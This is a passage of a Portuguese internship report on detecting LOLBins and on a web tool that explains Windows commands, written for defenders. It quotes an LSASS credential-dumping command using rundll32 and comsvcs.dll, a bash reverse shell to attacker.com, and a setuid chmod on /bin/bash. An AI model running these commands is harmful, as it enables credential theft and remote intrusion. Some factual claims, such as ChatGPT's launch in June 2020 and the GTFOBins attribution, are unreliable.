2.3 Deteção e prevenção de LOLBins

O blog *Security 101: LOLBins Malware Exploitation* [20] aborda diversas estratégias para detetar e prevenir o uso malicioso de LOLBins. Entre as táticas mencionadas para deteção, incluem-se:

- Monitorização manual de *logs*: Os *logs* de eventos do sistema podem fornecer informações valiosas sobre atividades que ocorreram no mesmo, como *logins*, execução de programas ou acesso a arquivos. A monitorização desses *logs* pode ajudar a identificar atividades incomuns ou suspeitas que possam estar relacionadas ao uso malicioso de LOLBins. Por exemplo, se um processo suspeito estiver a ser executado repetidamente ou se um arquivo malicioso for acessado várias vezes, isso pode indicar o uso malicioso de um LOLBin. No entanto, é importante ter em mente que a monitorização de *logs* pode apresentar desafios de escalabilidade. À medida que o número de máquinas e sistemas aumenta, a quantidade de *logs* gerados também cresce exponencialmente. Isso pode tornar difícil analisar todos os *logs* de forma eficiente.
- Uso de soluções de segurança de *endpoint*: As soluções de segurança de *endpoint*, também conhecidas como *Endpoint Detection and Response* (EDR), podem ajudar a identificar atividades suspeitas. Essas soluções monitorizam a atividade do sistema em tempo real e podem detetar comportamentos maliciosos, como o uso malicioso de um LOLBin. Uma área promissora nesse contexto é a contínua evolução das técnicas de *machine learning* aplicadas ao EDR. É possível, através do uso de algoritmos de *machine learning*, detetar, de forma mais eficiente, comportamentos anómalos e padrões de atividade que possam indicar o uso malicioso de um LOLBin [17]. Ao treinar tais algoritmos com grandes conjuntos de dados de atividades benignas e maliciosas, é possível reconhecer padrões e identificar comportamentos associados ao uso malicioso de LOLBins. Isto resolve, por exemplo, o problema de escalabilidade na monitorização manual de *logs*.

As medidas de prevenção incluem:

- Restringir o acesso aos LOLBins: Uma das medidas mais eficazes para prevenir o uso malicioso de LOLBins é limitar o acesso aos mesmos. Os administradores do sistema devem restringir o acesso a utilizadores e processos que não precisam deles, a fim de evitar o uso indevido ou malicioso dos mesmos.
- Fornecer treino de consciencialização: É importante que os utilizadores do sistema estejam conscientes das ameaças de segurança e saibam como identificar e relatar atividades suspeitas. O treino de consciencialização sobre segurança pode ajudar a educar os utilizadores sobre as ameaças de segurança e incentivá-los a tomar medidas para proteger o sistema.
- Bloquear da execução de LOLBins: Para sistemas protegidos, o uso de mecanismos como o *Windows Defender Application Control* pode ajudar a bloquear a execução de LOLBins. No entanto, é importante lembrar que nem todos os LOLBins podem ser bloqueados, pois alguns são necessários para processos legítimos. A melhor prática é identificar os LOLBins desnecessários e bloqueá-los para reduzir o risco de utilização maliciosa.

É importante, assim, ter uma equipa de segurança dedicada a analisar possíveis atividades suspeitas e garantir que as medidas de segurança estão a ser implementadas.

Apesar disto, os cibercriminosos continuam a encontrar novas maneiras de contornar essas soluções de proteção existentes, o que torna a luta contra os LOLBins um desafio contínuo para a comunidade de segurança.

2.4 MITRE ATT&CK

MITRE ATT&CK (*Adversarial Tactics, Techniques, and Common Knowledge*) [3] é um *framework* público disponível mantido pela MITRE Corporation que descreve as TTP utilizadas por atacantes em ciberataques.

A MITRE Corporation é uma organização sem fins lucrativos que se dedica a desenvolver soluções de segurança informática para empresas e governos de todo o mundo. O MITRE trabalha com governos e setores de defesa para fornecer soluções tecnológicas para problemas de segurança informática complexos.

Dentro do *framework* MITRE ATT&CK, as táticas e técnicas utilizadas pelos adversários estão divididas em várias categorias, como *Initial Access* (Acesso Inicial), *Execution* (Execução), *Persistence* (Persistência) e *Privilege Escalation* (Elevação de Privilégios). Cada categoria contém uma lista de técnicas específicas que os atacantes podem usar para realizar atividades maliciosas.

Os LOLBins não são técnicas específicas dentro do *framework* MITRE ATT&CK, mas sim uma forma de execução das referidas técnicas que se refere ao uso de executáveis legítimos para fins maliciosos. No entanto, a exploração de LOLBins pode ser associada a várias técnicas do *framework* MITRE ATT&CK, dependendo da forma como são utilizados pelos atacantes. Por exemplo, se um atacante utilizar um LOLBin para executar código malicioso num sistema, isto pode ser visto como uma técnica de *Execution* dentro do MITRE ATT&CK. Da mesma forma, se o atacante usar um LOLBin para obter privilégios administrativos num sistema, isto pode ser visto como uma técnica de *Privilege Escalation*.

Por exemplo, a técnica T1003, também conhecida como *Operating System (OS) Credential Dumping*, catalogada pelo MITRE ATT&CK na categoria de *Credential Access*, é uma técnica usada para extrair credenciais do sistema operativo. [16]

O blog *Logpoint Top 10 Critical MITRE ATT&CK Techniques* classifica esta técnica como a segunda mais crítica do MITRE ATT&CK. Além disso também oferece um exemplo prático de como esta técnica é realizada. [12]

Nesta técnica é utilizado o LOLBin `rundll32.exe` em conjunto com a DLL `comsvcs.dll` para realizar o *dumping* de credenciais do sistema Windows. Isto permite aos atacantes obter informações confidenciais, como senhas e nomes de utilizador, para acessar dados protegidos e executar outras atividades maliciosas. A Figura 2.5 mostra o comando que pode ser executado:

tado para realizar esta técnica.

```
PS C:\Temp> Get-Process lsass
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----      -----      -----      -----      --  --  -----
  1040        23        6804     16108       6.55      652    0 lsass

PS C:\Temp> rundll32.exe C:\windows\System32\comsvcs.dll,MiniDump 652 .\lsass.dmp full
```

Figura 2.5: Comando para o *dumping* de credenciais do sistema (*in* [12])

Segundo o MITRE, existem várias estratégias para detetar e mitigar este ataque. Estas incluem monitorar processos suspeitos, limitar privilégios, usar autenticação forte, monitorar atividade de rede suspeita, manter o *software atualizado* e usar ferramentas *anti-malware*. A implementação de uma abordagem abrangente que inclua essas estratégias pode ajudar a mitigar o risco deste tipo de ataques. [16]

Capítulo 3

Estado da Arte

Este capítulo apresenta e avalia diversas ferramentas que foram identificadas como opções que possuem funcionalidades semelhantes à aplicação desenvolvida. Além disso, serão apresentadas ferramentas relevantes para o projeto de estágio que foram encontradas durante a pesquisa e que podem ser úteis.

3.1 Ferramentas relacionadas

Serão, de seguida, apresentadas e avaliadas as ferramentas estudadas para dar respostas aos objetivos estabelecidos para este projeto.

ExplainShell

O ExplainShell [10] é uma ferramenta que ajuda os utilizadores a entenderem com mais facilidade o funcionamento de linhas de comando usadas em sistemas Linux. Criada em 2012 pelo desenvolvedor Idan Kamara, a ferramenta é uma espécie de dicionário de linhas de comandos Linux, que explica de forma detalhada cada uma das partes da linha de comando inserida.

O funcionamento do ExplainShell é simples. O utilizador insere uma linha de comando numa caixa de texto na página principal do site e clica em "Explain". A partir daí, a ferramenta analisa a linha de comando inserida e apresenta uma descrição detalhada de cada opção, argumento e parâmetro presente na mesma, ajudando a compreender melhor a sua sintaxe e o seu

uso.

Ao explicar o funcionamento de linhas de comandos, o ExplainShell pode auxiliar os analistas de segurança a identificar a presença de possíveis ameaças num sistema. A partir das informações fornecidas pela ferramenta, é possível investigar mais a fundo o que uma determinada linha de comando está a fazer no sistema e, assim, detetar atividades maliciosas e potenciais ameaças de segurança.

Um exemplo de uso do ExplainShell seria a análise do comando `chmod` utilizado para modificar permissões de arquivos e diretórios em sistemas Linux.

Podemos ver um exemplo prático do uso do ExplainShell na Imagem 3.1.




Figura 3.1: Ferramenta Explainshell

Ao inserir a linha de comando `chmod +s /bin/bash` no ExplainShell, a ferramenta apresenta uma descrição detalhada da mesma, incluindo informações sobre o significado do símbolo de adição (`+s`), que configura o *bit setuid* no arquivo `/bin/bash`.

O bit setuid permite que um utilizador execute um arquivo com os mesmos privilégios do proprietário do mesmo, o que pode ser usado por um invasor para executar comandos com privilégios elevados no sistema. Esta é uma técnica comum de ataques baseados em *Living Off The Land Binary*.

ries (LOLBins).

ChatGPT - OpenAI

O ChatGPT [18] é uma ferramenta de inteligência artificial desenvolvida pela OpenAI e foi lançado em junho de 2020.

O ChatGPT pode fornecer respostas instantâneas, sendo, assim, possível desconstruir comandos inseridos pelo utilizador, focando na cibersegurança.

Podemos ver um exemplo prático do uso do ChatGPT para obter informações sobre um comando Windows, que é um *Living Off The Land Binary* (LOLBIN), na Imagem 3.2.




Figura 3.2: Ferramenta ChatGPT

O ChatGPT é capaz de desconstruir o comando inserido e fornecer informações detalhadas sobre o mesmo. Isto pode fornecer um melhor entendimento de como o executável pode estar a ser usado para fins maliciosos.

Com esta informação, pode-se implementar medidas para bloquear ou monitorar a utilização do executável.

Análise Comparativa das Ferramentas

A Tabela 3.1 apresenta uma análise comparativa das ferramentas previamente apresentadas. É considerada a facilidade de uso, abrangência da lista de comandos (quantidade de comandos que cada ferramenta é capaz de detetar e/ou analisar), suporte e compatibilidade.

Observe que a compatibilidade refere-se à capacidade da ferramenta de lidar com comandos de um determinado sistema operativo.

Ferramenta	Facilidade	Abrangência	Suporte	Compatibilidade
ExplainShell	Alto	Baixo	Médio	Linux
ChatGPT	Alto	Médio	Alto	Multiplataforma

Tabela 3.1: Comparaçāo de ferramentas relacionadas com este projeto

Resumidamente, as ferramentas ExplainShell e ChatGPT são úteis para a desconstrução de linhas de comando, no entanto, estas possuem lacunas.

O ExplainShell pode ser valioso para desconstruir uma linha de comando que o utilizador insere e, com isso, permitir ao mesmo entender como esta funciona.

No entanto, é importante ressaltar que o ExplainShell não é uma ferramenta focada especificamente na cibersegurança. O seu objetivo principal é explicar o que cada linha de comando faz, de forma que os utilizadores possam utilizá-las de maneira mais eficiente e com maior compreensão. Além disso, restringe-se apenas a comandos Linux, ao contrário da aplicação desenvolvida referente ao projeto de estágio, que é feita para comandos do sistema operativo Windows.

O ChatGPT é uma ferramenta útil para fornecer informações acerca da linha de comando inserida pelo utilizador, no contexto da cibersegurança.

É preciso ressaltar, no entanto, que o ChatGPT pode ter limitações e imprecisões, como por exemplo, o facto de ter um conhecimento limitado do mundo e dos acontecimentos após 2021.

A utilização desta ferramenta pode ter custos associados. Para utilizar o ChatGPT, é necessário criar uma conta, e, embora exista um plano gratuito disponível, este é limitado em termos de velocidade e funcionalidades. O

plano Plus, que oferece acesso a recursos mais avançados, custa, para já, 25€ por mês.

A aplicação desenvolvida referente ao projeto de estágio é gratuita e oferece uma análise de linhas de comandos focada em cibersegurança, sem limitações de funcionalidades e sem a necessidade de criar uma conta, tornando-se uma opção acessível e conveniente. No entanto, foi avaliada a potencialidade do ChatGPT e decidiu-se usar essa solução como uma ferramenta para enriquecer os resultados dados pela aplicação desenvolvida.

3.2 Outros recursos avulsos

É importante mencionar que durante a pesquisa realizada, foram identificadas algumas ferramentas que podem ajudar na deteção e análise de LOLBins.

A seguir, serão apresentadas algumas dessas ferramentas.

Sysmon

O Sysmon [5] é uma ferramenta gratuita criada pela Microsoft, projetada para ajudar os profissionais de segurança a monitorar e investigar a atividade do sistema em ambientes Windows.

A ferramenta é capaz de fornecer informações detalhadas sobre eventos do sistema, incluindo criações de processos, ligações de rede e criações de ficheiros. Permite, também, a criação de regras personalizadas para alertar sobre comportamentos suspeitos.

O Sysmon é uma ferramenta útil para a deteção de ameaças, pois permite que os analistas de segurança identifiquem atividades maliciosas, não só em tempo real, mas também através da análise de *logs* do sistema.

Ao monitorar a atividade do sistema, a ferramenta pode identificar comportamentos suspeitos que podem indicar um ataque em curso. Isto ajuda as equipas de segurança a responder de forma rápida e eficaz.

Um exemplo de utilização do Sysmon, no contexto de LOLBins, é a deteção de comandos suspeitos executados por esses binários. Alguns LOLBins, como o `cmd.exe` ou o `powershell.exe`, podem ser utilizados por atacantes

para executar comandos maliciosos no sistema. Com o Sysmon, é possível monitorar as atividades desses binários e alertar sobre comportamentos suspeitos, como a execução de comandos incomuns ou de origens desconhecidas.

Além disso, o Sysmon pode ser integrado a outras ferramentas de segurança. Isto ajuda a fornecer uma visão mais abrangente do ambiente de segurança, permitindo que as equipas de segurança tenham maior visibilidade e controlo sobre as atividades maliciosas no sistema. A ferramenta é altamente configurável e pode ser personalizada para atender às necessidades específicas do ambiente.

Na Imagem 3.3 é apresentado um exemplo de um evento do Sysmon.




Figura 3.3: Exemplo de um evento do Sysmon (*in [5]*)

LOLBAS

O LOLBAS [13] é uma ferramenta para a análise de LOLBins para sistemas Windows. Fornece uma lista de ficheiros executáveis e scripts que podem

ser utilizados por atacantes para fins maliciosos. Esta lista é atualizada regularmente, permitindo às equipas de segurança um rastreio mais completo.

O LOLBAS é uma iniciativa criada por Oddvar Moe em 2017, hoje apoiada pela MITRE Corporation.

Utilizando o LOLBAS, uma equipa de segurança pode monitorar ficheiros executáveis que os atacantes podem utilizar para comprometer os sistemas Windows. Por exemplo, podem identificar que o executável `regsvr32.exe` foi recentemente adicionado à lista de LOLBins do LOLBAS e descobrir que este ficheiro executável pode ser utilizado para executar código malicioso sem ser detetado pelo antivírus.

Outro exemplo simples de utilização do LOLBAS é o uso do executável `rundll32.exe`, que é um dos executáveis mais comuns do sistema Windows. Os atacantes podem utilizar este executável para executar *Dynamic-link libraries* (DLLs) maliciosas no sistema.

Na Imagem 3.4, podemos visualizar que o `rundll32.exe` é um LOLBin e que pode ser utilizado para fins maliciosos.

Execute

AllTheThingsx64 would be a .DLL file and EntryPoint would be the name of the entry point in the .DLL file to execute.

```
rundll32.exe AllTheThingsx64,EntryPoint
```

Use case: Execute dll file

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11

MITRE ATT&CK®: [T1218.011: Rundll32](#)

Figura 3.4: Ferramenta LOLBAS

Com esta informação, a equipa de segurança pode implementar medidas preventivas e corretivas para bloquear ou monitorar a utilização do `rundll32.exe` no sistema, reduzindo assim a possibilidade de um ataque bem-sucedido baseado em LOLBins.

GTFOBins

O GTFOBins [8] é uma lista de LOLBins comuns em sistemas Linux e Unix, criado em 2018 por uma equipa de segurança da informação liderada por S4vitar, um especialista em segurança informática e autor do *blog* "N00bs on Ubuntu". A lista é atualizada regularmente, permitindo que as equipas de segurança tenham acesso às informações mais recentes acerca de LOLBins em sistemas Linux.

Assim como o LOLBAS, os especialistas em segurança podem consultar o GTFOBins para entender como um invasor pode usar esses executáveis legítimos para executar comandos maliciosos no sistema. A lista também inclui informações sobre como monitorar o uso desses executáveis para a identificar possíveis ameaças baseadas em LOLBins, bem como como mitigar e prevenir essas ameaças.

O GTFOBins é uma iniciativa de código *open-source* que permite que especialistas em segurança contribuam com informações sobre novos LOLBins e aprimorem a lista existente.

Na Imagem 3.5 é possível verificar o exemplo de uso do GTFOBins.

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
bash -c 'exec bash -i &>/dev/tcp/$RHOST/$RPORT <&1'
```

Figura 3.5: Ferramenta GTFOBins

O comando apresentado na imagem é um exemplo de como um invasor pode usar o executável legítimo `bash` para estabelecer uma conexão reversa com um atacante.

Com esta informação disponibilizada pelo GTFOBins, a equipa de segurança pode implementar medidas para bloquear ou monitorar a utilização do executável `bash` no sistema. Essas medidas podem incluir, por exemplo,

a configuração de políticas de segurança mais rigorosas ou a utilização de soluções de monitorização de atividades de utilizadores em tempo real.

CyberChef

O CyberChef [7] é uma ferramenta *open-source* criada pelo *Government Communications Headquarters* (GCHQ), a agência de inteligência do governo britânico, em 2015. O objetivo da ferramenta é ajudar na análise e descodificação de dados de forma rápida e eficiente, sendo amplamente utilizada por especialistas em segurança.

Uma das técnicas usadas pelos invasores é a codificação do código malicioso, tornando a sua deteção ainda mais difícil. Por exemplo, um invasor pode usar um LOLBin para executar códigos maliciosos no sistema, mas codificar esses códigos maliciosos de forma a evitar a deteção por ferramentas de segurança.

Um exemplo de uso do CyberChef, no contexto de LOLBins, seria a análise de um arquivo executável que tenha sido codificado para ocultar o seu conteúdo.

Os analistas de segurança podem suspeitar que o arquivo seja malicioso e codificado com `base64`. Para descodificar o arquivo, os analistas podem usar o CyberChef, que possui uma opção para descodificar `base64`. Como se pode verificar na Imagem 3.6.




Figura 3.6: Ferramenta Cyberchef - Descodificação

Ao fazer a descodificação, os analistas podem visualizar o seu conteúdo e identificar possíveis ameaças ou atividades maliciosas.

Assim, o CyberChef consegue analisar e descodificar arquivos maliciosos que tenham sido ocultados por meio de técnicas de codificação, incluindo LOLBins, ajudando na deteção de possíveis ameaças em sistemas.

Documentação Microsoft

A documentação da Microsoft [15] é outra fonte de informações para a análise de LOLBins. A documentação fornece uma lista completa dos comandos e os seus parâmetros, juntamente com informações detalhadas sobre como usá-los.

Além disso, a documentação da Microsoft também fornece informações sobre as vulnerabilidades conhecidas para proteger contra ameaças informáticas baseadas em LOLBins.

A documentação da Microsoft é atualizada regularmente para garantir que as informações sejam precisas. Os especialistas em segurança podem aproveitar essas informações para entender as mais recentes ameaças informáticas baseadas em LOLBins e tomar medidas para proteger os seus sistemas contra elas.

PDQ

O website PDQ [19] é outra fonte de informações sobre comandos e parâmetros do Windows, mais concretamente em comandos e parâmetros do PowerShell. Ele contém uma lista abrangente de comandos e parâmetros PowerShell, juntamente com as suas descrições e exemplos de uso.

Foi criado em 2010 como uma plataforma para fornecer informações detalhadas e confiáveis sobre comandos e parâmetros do Windows para profissionais de TI e especialistas em segurança.

Ao conhecer os comandos e parâmetros do PowerShell listados no PDQ, os especialistas em segurança podem identificar com mais facilidade as atividades maliciosas e adotar medidas de prevenção e proteção. A documentação e os exemplos de uso também ajudam a entender como os comandos do PowerShell podem ser usados de forma ilegítima. Isto ajuda, também, a identificar atividades anômalas que podem indicar um ataque cibernético.

Portanto, o website PDQ é uma fonte útil para ajudar na prevenção e detecção de ataques baseados em LOLBins. Isto porque que fornece informações sobre os comandos e parâmetros do PowerShell que são frequentemente explorados pelos invasores.

Capítulo 4

Requisitos e Atributos

No presente capítulo são descritos os requisitos que devem ser atendidos por este projeto de estágio. Além disso, serão destacados os atributos de qualidade que devem ser considerados.

4.1 Requisitos funcionais

Para assegurar que este projeto cumpre os seus objetivos, é importante estabelecer requisitos funcionais claros e bem definidos. Estes requisitos especificam as funcionalidades que a aplicação deve ter:

- RF1 - A aplicação deve ser fornecida como uma aplicação *web*, acessível através de um navegador da *web*, para garantir que possa ser utilizada em diferentes plataformas e dispositivos, sem a necessidade de instalação de *software*.
- RF2 - Permitir que o administrador faça *login* no sistema usando um email e uma palavra-passe, para aceder a uma página de administração onde possa editar e modificar a base de dados.
- RF3 - Permitir que o utilizador especifique comandos do sistema operativo Windows e respetivos parâmetros sobre os quais pretende perceber o propósito.

- RF4 - A aplicação deve verificar a existência dos comandos e parâmetros inseridos pelo utilizador na sua base de dados.
- RF5 - Caso a informação de algum parâmetro não se encontre na base de dados, a aplicação deve consultar o serviço ChatGPT, através da sua *Application Programming Interface* (API), de modo a apurar o significado desse parâmetro.
- RF6 - Permitir que o utilizador obtenha explicações sobre o que cada parte da linha de comando inserida faz, com foco na segurança.
- RF7 - Permitir ao administrador adicionar manualmente comandos e/ou parâmetros na base de dados.
- RF8 - Reconhecer abreviaturas de comandos e/ou parâmetros.
 - Alguns comandos e/ou parâmetros possuem abreviaturas que podem ser utilizadas para tornar a digitação mais rápida e conveniente para o utilizador. Dito isto, a aplicação deve reconhecer essas abreviaturas.
- RF9 - Visto ser um serviço oferecido pela *web*, a aplicação deve ter recursos de segurança robustos para proteger contra ataques de *hackers*.
- RF10 - Ser capaz de lidar com diferentes resoluções de dispositivos, incluindo *desktop*, *mobile* e *web*.
 - Para garantir a usabilidade da aplicação em qualquer dispositivo, é importante que a interface do utilizador seja flexível e capaz de se ajustar dinamicamente ao tamanho do ecrã.

4.1.1 Escala de prioridades

Para garantir que o projeto satisfaz os requisitos funcionais estabelecidos, é importante definir uma escala de prioridades para a implementação dos mesmos. Para isso, utilizou-se uma tabela de prioridades que divide estes requisitos em três categorias: "*Must Have*", "*Should Have*" e "*Nice to Have*".

Os requisitos "*Must Have*" são os mais importantes e essenciais para o funcionamento básico da aplicação. Os requisitos "*Should Have*" são desejáveis, mas não são tão críticos quanto os "*Must Have*". Já os requisitos "*Nice to Have*" são opcionais e acrescentam valor à aplicação, mas não são essenciais para o seu sucesso. Na tabela 4.1, é possível visualizar a classificação dos diversos requisitos funcionais em prioridades.

Categoria	Requisito Funcional
Must Have	RF1, RF2, RF3, RF4, RF6, RF7, RF9
Should Have	RF5, RF10
Nice to Have	RF8

Tabela 4.1: Prioridades dos Requisitos Funcionais da aplicação

4.1.2 Diagrama de casos de uso

No que diz respeito a funcionalidades também é possível abordar a modelação dos casos de uso que este projeto requer. O diagrama de casos de uso abaixo, representado na Figura 4.1, mostra as interações entre os atores e a aplicação web. Os atores podem ser qualquer entidade externa que se relacione com o sistema, como utilizadores ou outros sistemas.




Figura 4.1: Diagrama de casos de uso

Serão apresentadas as tabelas explicativas de cada caso de uso, fornecendo detalhes sobre os diferentes elementos e critérios envolvidos em cada um.

Explicação dos casos de uso

Caso de uso: Verifica linha de comando
Visão geral: O utilizador insere uma linha de comando, contendo um ou mais comandos e as respetivas <i>flags</i> . O sistema vai desconstruir e verificar cada parte dessa linha de comando.

Caso de uso: Consulta base de dados
Visão geral: Para a verificação de cada parte da linha de comando inserida pelo utilizador, o sistema vai consultar a base de dados.

Caso de uso: Pede descrição ao ChatGPT
Visão geral: Um caso que pode ocorrer é um determinado parâmetro da linha de comando não se encontrar na base de dados. Se isso acontecer é feita uma solicitação ao ChatGPT para que este forneça uma descrição para o parâmetro desconhecido. A aplicação entrega ao utilizador as informações obtidas da base de dados, juntamente com eventuais descrições fornecidas pelo ChatGPT. As descrições geradas pelo ChatGPT são apresentadas ao utilizador com um aviso de que foram geradas por IA e guardadas numa tabela auxiliar para futura validação.

Caso de uso: Gerir comandos
Visão geral: O administrador pode editar, apagar ou criar comandos.

Visão geral: O administrador pode também editar, apagar ou criar parâmetros. Estes estão, no entanto, sempre associados a um comando. Ou seja, para criar um parâmetro tem que haver um comando para o associar ao mesmo.

Caso de uso: Gerir administradores
Visão geral: Na aplicação web, todos os utilizadores registados possuem o <i>status</i> de administrador. Além disso, os administradores têm a capacidade de criar novos utilizadores, conferindo-lhes também o estatuto de administrador.

4.2 Atributos de qualidade

Além dos requisitos funcionais é importante considerar também os atributos de qualidade que devem ser incorporados no projeto. Estes atributos influenciam a experiência do utilizador e a eficácia do sistema como um todo. Abaixo, encontram-se os atributos de qualidade que devem ser considerados neste projeto:

- **Escalabilidade:** A aplicação deve ser escalável para atender a um grande número de utilizadores.
- **Robustez:** A aplicação deve ser robusta e ser capaz de lidar com diversas situações adversas, tais como *inputs* incorretos ou problemas de comunicação com serviços externos de que depende.
